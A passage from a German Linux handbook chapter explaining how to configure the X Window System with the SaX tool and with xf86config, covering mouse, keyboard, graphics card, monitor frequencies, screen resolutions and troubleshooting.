Wenn Sie Ihre Maus im Laufe der Linux-Erstinstallation schon konfiguriert haben, z. B. beim Einrichten von **gpm**, werden diese Daten von **SaX** übernommen, und Ihre Maus steht Ihnen sofort auch unter dem X Window System zur Verfügung. – Sie können in diesem Fall mit der weiteren Konfiguration fortfahren.




Abbildung 9.1: SaX: Mauseinstellungen

Falls Sie jedoch Ihre Maus nicht konfiguriert haben, ist dies jetzt nachzuholen. Drücken Sie zweimal , und wählen Sie die passende Maus unter 'Hersteller' aus (mit  und  können Sie die Liste durchgehen); mit  wird der von Ihnen markierte Hersteller als Einstellung festgesetzt. Gehen Sie mit  in die Auswahlliste 'Type' und wählen Sie den richtigen Maustyp. – Durch Druck auf die 'Anwenden'-Taste können Sie überprüfen, ob Ihre Auswahl richtig war. Danach sollte sich der Mauszeiger bewegen lassen.

Falls Sie nicht genau wissen, welchen Maustyp Sie haben oder falls Ihre Maus nicht aufgeführt wird und bei einer seriellen Maus 'Microsoft' mit der Type 'Standard Mouse' es nicht tut, wählen Sie das Untermenü 'Erweitert' an, um direkt ein Maus-Protokoll festzulegen. Dort lassen sich zudem weitergehende Optionen konfigurieren, z. B. die Baudrate und die „3-Tasten-Emulation“. Über 'Erweitert' stehen im einzelnen die folgenden Karten zur Verfügung:

'Treiber': Im Falle eines unbekanntens Herstellers kann hier das Maus-'Protokoll' direkt festgelegt werden. Auch ist die Gerätedatei (engl. *device*) auszuwählen. Für eine Busmouse sollten Sie die entsprechende PS/2-Variante ausprobieren.

'Eigenschaften': Fein-Einstellungen festlegen, wie schnell die Maus ansprechen soll.



Abbildung 9.2: SaX: Erweiterte Mauseinstellungen

‘**Optionen**’: 3 Tasten emulieren, etc.

‘**Test**’: Im unteren Teil der symbolischen Maus im Rahmen ‘Testfeld’ können Sie die Mauskonfiguration überprüfen (Abbildung 9.2, Seite 221). Wenn die Maus richtig eingerichtet ist, blinken beim Klicken der Maustasten blinken die Maustasten-Symbole auf dem Bildschirm.

Die Tastatur

Als Tastatur ist standardmäßig ein Windows 95/98-Keyboard mit der Tastaturbelegung Deutsch eingetragen (Abbildung 9.3, Seite 222). Sollten Sie eine andere Tastatur haben, müssen Sie hier die richtigen Einstellungen vornehmen; denn das Keyboard ist eine der wenigen Hardwarekomponenten, die nicht selbständig erkannt werden.

Durch Vergleichen Ihrer Tastatur mit dem am Bildschirm angezeigten ‘Tastaturabbild’ können Sie leicht das für Sie passende Modell unter ‘Modell’ einstellen. Vergessen Sie auch nicht, als ‘Sprache’ German einzustellen, falls dies nicht sowieso der Fall ist.

Der Schalter ‘‘Tote’’ Tasten verlegen’ dient bei deutschen Tastaturen dazu, daß alle Zeichen auf der Tastatur – auch z. B. die Tilde – unter X durch einfaches Drücken sofort dargestellt werden.

Einstellungen in ‘Erweitert’ benötigen Sie wahrscheinlich nicht ...

Durch den ‘Anwenden’-Knopf werden auch hier die Änderungen wirksam.

Die Grafikkarte

Auf der ‘Bildschirm’-Karteikarte können in der linken Auswahlliste der Hersteller und in der rechten Liste das jeweilige Kartenmodell selektiert werden (Abbildung 9.4, Seite 223). SaX versucht, die Grafikkarte selbständig zu




Abbildung 9.3: SaX: Tastatur

erkennen, was für PCI-Grafikkarten im Allgemeinen sehr zuverlässig funktioniert. Das Utility greift dabei auf eine umfangreiche Datenbank aktueller Grafikkarte zurück; vgl. das Paket `cdb` (engl. *Component Data Base*). Die gefundene Hardware wird farbig hervorgehoben.

Unter dem Knopf 'Erweitert' verbergen sich fortgeschrittene Einstelloptionen (Abbildung 9.5, Seite 224). Diese kommen zum Zuge, wenn Sie den X-Server direkt auswählen ('Server-Einstellungen'), die Größe des Speichers auf der Grafikkarte den Ramdac-Wert spezifizieren bzw. einen speziellen Ramdac- oder Clock-Chip (unter 'Chipsätze') für Ihre Grafikkarte selbst einstellen wollen. Setzen Sie den Ramdac-Wert insbesondere dann etwas herunter, wenn es zu Fehldarstellungen bei Fenster-Operationen kommen, z. B. wenn beim Verschieben eines Fensters Fragmente der Titelzeile kurzzeitig aufblincken.

Manche Grafikkarten benötigen besondere 'Optionen', die hier im erweiterten Menü ihren Platz gefunden haben; für einen Standardfall wird dieser Punkt nicht benötigt.



ISA-Karten werden nicht „automagisch“ erkannt; für diese muß vom Benutzer der passende Server „von Hand“ ausgewählt werden.

Falls Sie bei der Auswahl Ihrer Grafikkarte die Fehlermeldung "The SVGA server is not installed..." lesen, so müssen Sie mit YaST das in der




Abbildung 9.4: SaX: Grafikkarte

Fehlermeldung angegebene Paket nachinstallieren (vgl. Abschnitt 3.12).

Der Monitor

Die letzte große Hürde auf dem Weg zu einem laufenden X-Server ist noch die Einstellung des verwendeten Monitors. Auch hier läßt sich aus der linken der beiden Listen auf der Karteikarte 'Monitor' der 'Hersteller' des Monitors auswählen. Durch einen weiteren Mausklick ist es möglich, das eigene Modell aus der rechten Liste ('Type') auszuwählen. Sollte der eigene Monitor wider Erwarten nicht in der Liste zu finden sein, können durch den Druck auf den 'Erweitert'-Knopf monitorspezifische Horizontal- und Vertikalfrequenzen eingegeben werden. Diese stehen gewöhnlich in Ihrem Handbuch zum Monitor.

Falls Ihnen keinerlei Daten über den Monitor bekannt sind, stellt SaX standardmäßig die Horizontalfrequenzen von 29-61 kHz und die Vertikalfrequenzen von 60-70 Hz ein. Diese sind für die meisten Monitore unschädlich.

Falls jedoch beim Starten des X-Servers das Bild dunkel bleibt, oder sehr stark flimmert, sollten Sie den Server mit **[Strg] + [Alt] + [←]** sofort wieder beenden; mit **[←]** ist die „Rücklöschaste“ gemeint! Andernfalls kann der Monitor beschädigt oder zerstört werden!




Abbildung 9.5: SaX: Grafikkarte – Erweiterte Möglichkeiten

Der Bildschirm

Wenn Sie mit der Installation Ihrer Grafikkarte Erfolg gehabt haben, stehen Ihnen eine Vielzahl von Auflösungen und Farbtiefen zur Verfügung, die im 'Bildschirm'-Menü verwaltet werden können (Abbildung 9.6, Seite 224).




Abbildung 9.6: SaX: Bildschirm

Die ‘Bildschirm’-Karte erinnert im Layout eventuell an andere Betriebssysteme ; -)

Auf der ‘Arbeitsoberfläche’ können Sie zu jeder Farbtiefe (‘Farben’) eine Auflösung (‘Auflösungen’) auswählen. Dabei werden automatisch die Werte für virtuelle Bildschirmgrößen angepaßt; wenn Sie wirklichen einen virtuellen Bildschirmbereich haben möchten, dann sind die Werte bei ‘Virtuell X’ (= Breite) bzw. ‘Virtuell Y’ (= Höhe) zu erhöhen – in der Regel ist dies jedoch *nicht* erwünscht!

Zum Hintergrund: Das X Window System bietet die Möglichkeit, eine virtuelle Desktopgröße zu definieren. So kann man auf einem Desktop arbeiten, der größer als der sichtbare Bildschirm ist, zum Beispiel mit einer Bildschirmgröße 1152x864 bei einer Monitor-Auflösung von 800x600.

Wenn Sie eine Liste mehrerer Auflösungen für eine bestimmte Farbtiefe einstellen wollen, können Sie dies im Experten-Modus (‘Erweitert’, Abbildung 9.7, Seite 225) tun.




Abbildung 9.7: SaX: Bildschirm

Auf der Karte ‘Auflösung’ gibt es:

‘**Mögliche**’ Auflösungen.

‘**Aktuelle**’ Auflösungen.

‘**Farben**’ Die Auswahlliste mit den Farbtiefen.

Auf der vertikalen Knopfreihe an der rechten Seite soll zunächst die Farbtiefe ausgewählt werden (‘Farben’), für die die Bildschirmauflösungen konfiguriert werden sollen.

Der X-Server kann in verschiedenen Farbtiefen starten, z. B. in 8 bit-Farbtiefe, was 256 gleichzeitig darstellbare Farben bedeutet. In der jeweiligen Farbtiefe gibt es wiederum verschiedene Bildschirmauflösungen, z. B. die Auflösung 800x600. Nicht alle Auflösungen stehen in allen Farbtiefen zur Verfügung. So sind auf manchen Karten 1600x1200 Punkte bei 32 bit-Farbtiefe unmöglich, da dazu die meisten Grafikkarten zu wenig Speicher haben.

Bei 8 bit-Farbtiefe stehen verschiedene Auflösungen von z. B. 1600x1200 bis zu 640x480 zur Verfügung, die in der 'Actual Resolution List' eingetragen sind. Diese Auflösungen sind durch  +  +  bzw.  +  +  während des laufenden Betriebs in der Reihenfolge der Liste durchwechselbar ( bzw.  müssen vom Nummernblock genommen werden!). Der erste Eintrag in der Liste ist immer der, in dem der X-Server startet.

Aus der Liste der 'Möglichen' Auflösungen muß man die gewünschten Auflösungen in die Liste 'Aktuelle' verschieben. Dazu klickt man auf die Auflösung, um diese zu markieren, und dann auf den Knopf 'E', um diese Auflösung in die Liste der 'Aktuellen' Auflösungen einzufügen. Mit 'V' verschieben Sie die ungewünschten Einträge wieder zurück.

Die Reihenfolge der Einträge in der Liste 'Aktuelle' läßt sich durch die Pfeiltasten am unteren Ende des Listenfensters 'Aktuelle' verändern. Dazu markiert man den Eintrag, den man verschieben möchte, und klickt mit der linken Maustaste auf den Auf- oder Ab-Pfeil. Dadurch tauscht der Eintrag seinen Platz mit seinem Vorgänger bzw. mit seinem Nachfolger.

Sobald Sie mit Ihren Einstellungen bei 8 bit-Farbtiefe zufrieden sind, können Sie über die Knöpfe rechts eine andere Farbtiefe zur Konfiguration auswählen, z. B. 16 bit. Nun sehen Sie in der Liste 'Mögliche' die für diese Farbtiefe möglichen Bildschirmauflösungen, welche – wie oben beschrieben – manipuliert werden können.

Die Karte 'Spezielles' erlaubt es, eine eigene Auflösung zu erzeugen. Weiterhin kann man dort die 'Qualität' der „Modelines“ bestimmen, also zwischen zwei Berechnungsarten auswählen.

Nun sollten Sie festlegen, mit welcher Farbtiefe der X-Server standardmäßig (engl. *default*) starten soll. Dazu ist auf der 'Bildschirm'-Karte die gewünschte Farbtiefe (via 'Farben') aktuell zu machen und dann mit 'Weiter' zum nächsten Punkt zu gehen ...

... dadurch haben Sie entschieden, daß alle Einstellungen zu Ihrer Zufriedenheit getroffen wurden und daß es Zeit ist, den X-Server probeweise zu laden. So lassen sich die gewählten Einstellungen realiter überprüfen. Also 'Weiter' ...

Testen der Konfiguration

Nach kurzer Rechenzeit erscheint eine Mitteilungsbox; klicken Sie – wenn Sie einverstanden sind – auf 'OK'. Danach sollte das Hintergrundbild auftauchen und ein zweigeteiltes Fenster erscheinen, in dessen linker Hälfte einige Informationen über die momentane Auflösung und die Horizontal- bzw. Vertikalfrequenz des Videomodus angezeigt werden.

In der rechten Hälfte befinden die sich zwei Tastenfelder 'Größe' und 'Position', die es erlauben, das Bild optimal zu justieren. Die Pfeiltasten im Feld 'Größe' dienen dazu, das Bild in horizontaler und vertikaler Richtung zu dehnen und zu stauchen; im Feld 'Position' verändert man die relative Lage des Bildes auf dem Monitor. Justieren Sie damit das Bild nach Ihren Wünschen!

Als Kontrolle, ob das Bild richtig justiert ist, befinden sich in den vier Ecken des Monitorbildes kleine Vierecke. Diese sollten bei optimaler Bildlage vollständig ohne Farbverfälschungen sichtbar sein.

Mit **SaX** läßt sich jedoch nur die Feinjustierung des Monitorbildes erreichen, sie kann die manuelle Nachjustierung mit den Monitortasten nicht ersetzen!



Nach der richtigen Einstellung des Bildes haben Sie zwei Möglichkeiten, das Fenster zu schließen:

‘**Speichern**’: Sie beenden Ihre X Window System-Konfiguration und speichern die momentanen Einstellungen. Damit kehren Sie zur Kommandozeile zurück.

‘**Abbrechen**’: Sie wollen **SaX** beenden, ohne die Einstellungen zu übernehmen.

Tippen Sie ggf.  + , um auf die erste Konsole zurückzugelangen.

9.1.2 Rekonfiguration

SaX greift Ihnen auch stark unter die Arme, wenn es darum geht, einen laufenden X-Server besser Ihren Wünschen anzupassen.

Dazu liest **SaX** die schon bestehende `/etc/XF86Config` aus, in der das X Window System die Konfigurationsdaten speichert, und analysiert sie. Dadurch ist es nicht unbedingt notwendig, sämtliche Einstellungen von der Maus bis zum Monitor selbst zu tätigen, denn **SaX** übernimmt die funktionierende bestehende Konfiguration des X-Servers. **SaX** stellt diese Daten auf den oben beschriebenen Karteikarten zur Verfügung.

Dennoch hat der Benutzer sämtliche Freiheiten in der Neueinstellung seiner X-Server-Konfiguration: Er kann aus der umfangreichen Monitordatenbank sein Modell herausuchen, und somit seine Konfiguration besser an die Fähigkeiten des Monitors anpassen, und darüberhinaus bequem die Bildlage justieren.

Auch stellt ihm **SaX** eine komfortable Oberfläche zur Verwaltung der Menge an Farbtiefen und der Auflösungen der Grafikkarte zur Verfügung, die schnell durch einen Mausklick auf die Karteikarte ‘Bildschirm’ zu erreichen ist.

9.1.3 Troubleshooting

Hier sollen die häufigsten und größten Probleme angesprochen werden, die bei der X-Konfiguration mit **SaX** auftreten können:

- Sollte das Monitorbild beim Testen der Konfiguration stark flimmern, oder ein schwarzes oder zerissenes Bild zeigen, so müssen Sie sofort den X-Server beenden, ansonsten kann Ihr Monitor Schaden nehmen. Drücken Sie dazu  +  +  – Achtung nicht , sondern  ist’s: die „Rücklöschtaaste“! Sie sollten danach zur Karteikarte ‘Monitor’ gehen, und einen passenden Monitor aussuchen, oder Ihre Monitordaten von Hand eingeben.

Dasselbe gilt, falls das Bild während der Bildjustage zu flimmern beginnen sollte.

- Für ganz hartnäckige Fälle stellt **SaX** zwei Kommandozeilenoptionen zur Verfügung:

--vga16: Beim ersten Starten von **SaX** wird der VGA16-Server benutzt, anstatt des zur Karte passenden. Dieser Server sollte fast auf allen VGA-Karten laufen. Der VGA16-Server wird automatisch verwendet für den Fall, daß Ihre Grafikkarte nicht erkannt wird, oder Sie eine ISA-Karte haben.

--nosettings: Dies verhindert, daß **SaX** Werte aus dem Überprüfen des PCI-Busses in das Programm übernimmt. Sie müssen dann allerdings die Grafikkarte von Hand auswählen, da **SaX** sie nicht mehr automatisch erkennt.

Die aktuelle Dokumentation zu **SaX** liegt im Verzeichnis `/usr/doc/packages/sax` Wenn beim Starten von **SaX** oder bei den Konfigurationsschritten etwas Unvorhergesehenes passiert, dann wird dies in den Dateien `/root/ServerLog` und `/root/StartLog` protokolliert. Wenn Sie diese Dateien anschauen, können Sie Aufschlüsse erhalten, wie weiter vorzugehen ist.

9.1.4 Start des X Window System

Das X Window System kann jetzt von jedem User mit **startx** gestartet werden. Eine vorkonfigurierte graphische Oberfläche für den **fvwm**-Windowmanager wird mit dem Beispiel-User zur Verfügung gestellt. Es empfiehlt sich also, **startx** von diesem Account aus – und *nicht* als ‘root’ – aufzurufen. In der Datei `~/X.err` landen Fehlerausgaben des X11-Servers. Der **startx**-Aufruf versteht einige Optionen; so kann z. B. mit

```
tux@erde: > startx -- -bpp 16
```

die Farbtiefe von 16 Bit angewählt werden.

9.2 Konfiguration mit `xf86config`

In den meisten Fällen ist **SaX** als Konfigurations-Werkzeug dem Programm **xf86config** bei der einfachen Konfiguration des X Window System überlegen. In den wenigen Fällen aber, in denen ein Konfiguration mittels **SaX** fehlschlägt, gelingt diese in der Regel mit **xf86config**.

Zur Konfiguration müssen folgende Daten bekannt sein:

- Maus-Typ, -Port, an den die Maus angeschlossen wurde, und Baudrate, mit der die Maus betrieben wird (letzteres ist in der Regel optional).
- Spezifikation der Grafik-Karte.
- Monitordaten (Frequenzen, etc.).

Sind diese Daten bekannt, bzw. liegen Monitor- und Kartenbeschreibung in greifbarer Nähe, so kann mit der Konfiguration begonnen werden. Diese kann nur vom Benutzer ‘root’ vorgenommen werden!

Gestartet wird die Konfiguration mit:

```
root@erde:/root # /usr/X11R6/bin/xf86config
```

Maus

Nach der Begrüßungsseite wird im ersten Menü nach dem Maustyp gefragt. Es erscheint die folgende Auswahl:

- ```

1. Microsoft compatible (2-button protocol)
2. Mouse Systems (3-button protocol)
3. Bus Mouse
4. PS/2 Mouse
5. Logitech Mouse (serial, old type, Logitech protocol)
6. Logitech MouseMan (Microsoft compatible)
7. MM Series
8. MM HitTablet

```

Bildschirmausgabe 9.2.1: Auswahl der Maus für X

Bei der Festlegung des Maustyps ist zu beachten, daß viele der neueren Logitech-Mäuse Microsoft kompatibel sind oder das MouseMan-Protocol verwenden. Die Auswahl **Bus Mouse** bezeichnet alle Typen von Busmäusen, auch Logitech!

Der passende Maustyp wird durch Angabe der davor stehenden Nummer ausgewählt. Es folgt evtl. (z. B. bei Auswahl von Typ 1) die Abfrage, ob **ChordMiddle** aktiviert werden soll. Dies ist bei manchen Logitech Mäusen, bzw. Trackballs notwendig, um die mittlere Maustaste zu aktivieren:

```
Please answer the following question with either 'y' or 'n'.
```

```
Do you want to enable ChordMiddle?
```

Wird eine Maus mit zwei Tasten verwendet, so kann durch Beantwortung der nächsten Frage mit 'y' die Emulation eines dritten Knopfes eingeschaltet werden:

```
Please answer the following question with either 'y' or 'n'.
```

```
Do you want to enable Emulate3Buttons?
```

Die dritte Maustaste wird emuliert, indem das gleichzeitige Drücken der beiden Maustasten als Betätigen der mittleren Maustaste gewertet wird.

Als nächstes wird nach der Schnittstelle gefragt, an der die Maus angeschlossen ist:

```
Now give the full device name that the mouse is connected to, for
example /dev/tty00. Just pressing enter will use the default,
/dev/mouse. Mouse device:
```

Wurde bereits bei der Systeminstallation ein Port für die Maus angegeben, so sollte hier die Vorgabe (**/dev/mouse**) übernommen werden.

## Tastatur

Nun wird gefragt, ob der linken -Taste der Wert **Meta** (ESC) und der rechten -Taste der Wert **ModeShift** (AltGr) zugeordnet werden soll:

```
Please answer the following question with either 'y' or 'n'.
```

```
Do you want to enable these bindings for the Alt keys?
```

Hier sollte 'y' gewählt werden, damit die über  erreichbaren Zeichen der deutschen Tastatur eingegeben werden können, und die linke -Taste als Meta-Taste<sup>3</sup> verwendet werden kann.

### Monitor

Als nächstes muß der Monitor spezifiziert werden. Kritisch sind die Vertikal- und die Horizontal-Frequenzen. Diese sind in der Regel im Monitorhandbuch angegeben.



Eine Angabe von falschen Frequenzbereichen kann zur irreparablen Zerstörung des Monitors führen! Das X-Window-System spricht nur Video-Modi an, die den Monitor in den angegebenen Frequenzbereichen betreiben. Die Angabe von Frequenzen, für die der Monitor nicht spezifiziert ist, kann diesen überlasten!

Für einige Monitore können auch in `/usr/X11R6/lib/X11/doc/Monitors`<sup>4</sup> die Werte nachgesehen werden.

Zur Angabe der Horizontalfrequenz wird folgende Auswahl präsentiert:

```
hsync in kHz; monitor type with characteristic modes
1 31.5; Standard VGA, 640x480 @ 60 Hz
2 31.5 - 35.1; Super VGA, 800x600 @ 56 Hz
3 31.5, 35.5; 8514 Compatible, 1024x768 @ 87 Hz interl.
 (no 800x600)
4 31.5, 35.15, 35.5; Super VGA, 1024x768 @ 87 Hz il.,
 800x600 @ 56 Hz
5 31.5 - 37.9; Extended Super VGA, 800x600 @ 60 Hz,
 640x480 @ 72 Hz
6 31.5 - 48.5; Non-Interlaced SVGA, 1024x768 @ 60 Hz,
 800x600 @ 72 Hz
7 31.5 - 57.0; High Frequency SVGA, 1024x768 @ 70 Hz
8 31.5 - 64.3; Monitor that can do 1280x1024 @ 60 Hz
9 31.5 - 79.0; Monitor that can do 1280x1024 @ 74 Hz
10 Enter your own horizontal sync range
Enter your choice (1-10):
```

Bildschirmausgabe 9.2.2: Eingabe der Horizontalfrequenzen des Monitors

Nur wenn die genauen Monitordaten nicht bekannt sind, sollte eine der Vorgaben übernommen werden. Mit Auswahl '10' können die genauen Frequenzen angegeben werden.

Nach Angabe der Horizontalfrequenzen werden die Vertikalfrequenzen abgefragt. Auch hier wird wieder eine Auswahl vorgegeben:

Wieder sollte die Angabe der genauen Werte der Übernahme eines der Punkte '1' bis '4' vorgezogen werden.

Es wird dann die Eingabe eines Namens für die Monitorbeschreibung,

<sup>3</sup> z. B. im Emacs.

<sup>4</sup> Diese Angaben sind natürlich ohne Gewähr!

```

1 50-70
2 50-90
3 50-100
4 40-150
5 Enter your own vertical sync range

Enter your choice (1-5):

```

### Bildschirmausgabe 9.2.3: Detaillierte Vertikalfrequenzen

Enter an identifier for your monitor definition:

die Angabe des Herstellers,

Enter the vendor name of your monitor:

und die Modellbezeichnung

Enter the model name of your monitor:

verlangt. Hier kann ein entsprechender Namen eingegeben werden oder aber mit  die Vorgabewerte übernommen werden. Die Spezifikation des Monitors ist damit beendet.

### Grafikkarte/X-Server

Weiter geht es mit der Spezifikation der verwendeten Grafikkarte:

Do you want to look at the card database?

Bei Eingabe von 'y' wird eine Auswahl von vorkonfigurierten Grafikkarten präsentiert.

Aus dieser Liste kann durch Angabe der entsprechenden Nummer eine Kartendefinition ausgewählt werden. Es sollte jedoch nicht blind eine Definition übernommen werden, da es selbst bei Karten gleichen Typs zu Variationen in Clock-Chip und RAMDAC (engl. **R**andom **A**ccess **M**emory **D**igital-**t**o-**A**nalogue **C**onverter) kommen kann!

Aus diesem Grund wird, trotzdem eine Definition ausgewählt wurde, an späteren Punkten der Konfiguration wieder nach Clock-Chip, Ramdac, etc. gefragt. Es wird dann allerdings eine aus der Kartendefinition stammende Vorgabe als zusätzliche Option präsentiert.

Die Kartendefinitionen beinhalten Information zu Clock-Chip, Ramdac und zu verwendendem X-Server. Außerdem werden ggf. wertvolle Hinweise zum Umgang mit der Karte in die Device-Section der Datei `XF86Config` geschrieben.

Falls die gesuchte Karte nicht aufgeführt ist, so ist das kein Grund zur Beunruhigung. In diesem Fall kann mit 'q' zur normalen Konfiguration zurückgekehrt werden. Es ist dabei zu beachten, daß eine Grafikkarte nur dann ausgewählt werden sollte, wenn diese genau mit der verwendeten Karte übereinstimmt! Die Auswahl einer Karte mit einer ähnlichen Bezeichnung ist nicht zu empfehlen. Ähnliche Namen bedeuten noch lange nicht ähnliche Hardware ...

Weitere Informationen zur Konfigurierung der Grafikkarte werden in Kapitel Abschnitt 9.3 beschrieben.

Nach der Spezifikation der Karte folgt die Auswahl des X-Servers:

- 1 The XF86\_Mono server. This a monochrome server that should work on any VGA-compatible card, in 640x480 (more on some SVGA chipsets).
- 2 The XF86\_VGA16 server. This is a 16-color VGA server that should work on any VGA-compatible card.
- 3 The XF86\_SVGA server. This is a 256 color SVGA server that supports a number of SVGA chipsets. It is accelerated on some Cirrus and WD chipsets; it supports 16/32-bit color on certain Cirrus configurations.
- 4 The accelerated servers. These include XF86\_S3, XF86\_Mach32, XF86\_Mach8, XF86\_8514, XF86\_P9000, XF86\_AGX, XF86\_W32 and XF86\_Mach64.

These four server types correspond to the four different "Screen" sections in XF86Config (vga2, vga16, svga, accel).

- 5 Choose the server from the card definition, XF86\_S3.

Which one of these four screen types do you intend to run by default (1-4)?

### Bildschirmausgabe 9.2.4: Auswahl des X-Servers

- 1 Ein Server für Monochrome (Schwarz/Weiß) Monitore. Sollte mit jeder VGA kompatiblen Grafik-Karte funktionieren und zumindest eine Auflösung von 640x480 Punkten liefern.
- 2 Der 16-Farb-Server XF86\_VGA16. Sollte mit jeder VGA kompatiblen Grafik-Karte funktionieren.
- 3 Der SVGA-Server XF86\_SVGA. Dieser 256-Farb-Server unterstützt eine große Anzahl von SVGA-Karten. Bei einigen Cirrus- und WD-Karten wird die Grafikkbeschleunigung ausgenutzt. Bei manchen Cirrus-Karten kann auch der 16- bzw. 32-Bit Farbmodus aktiviert werden.
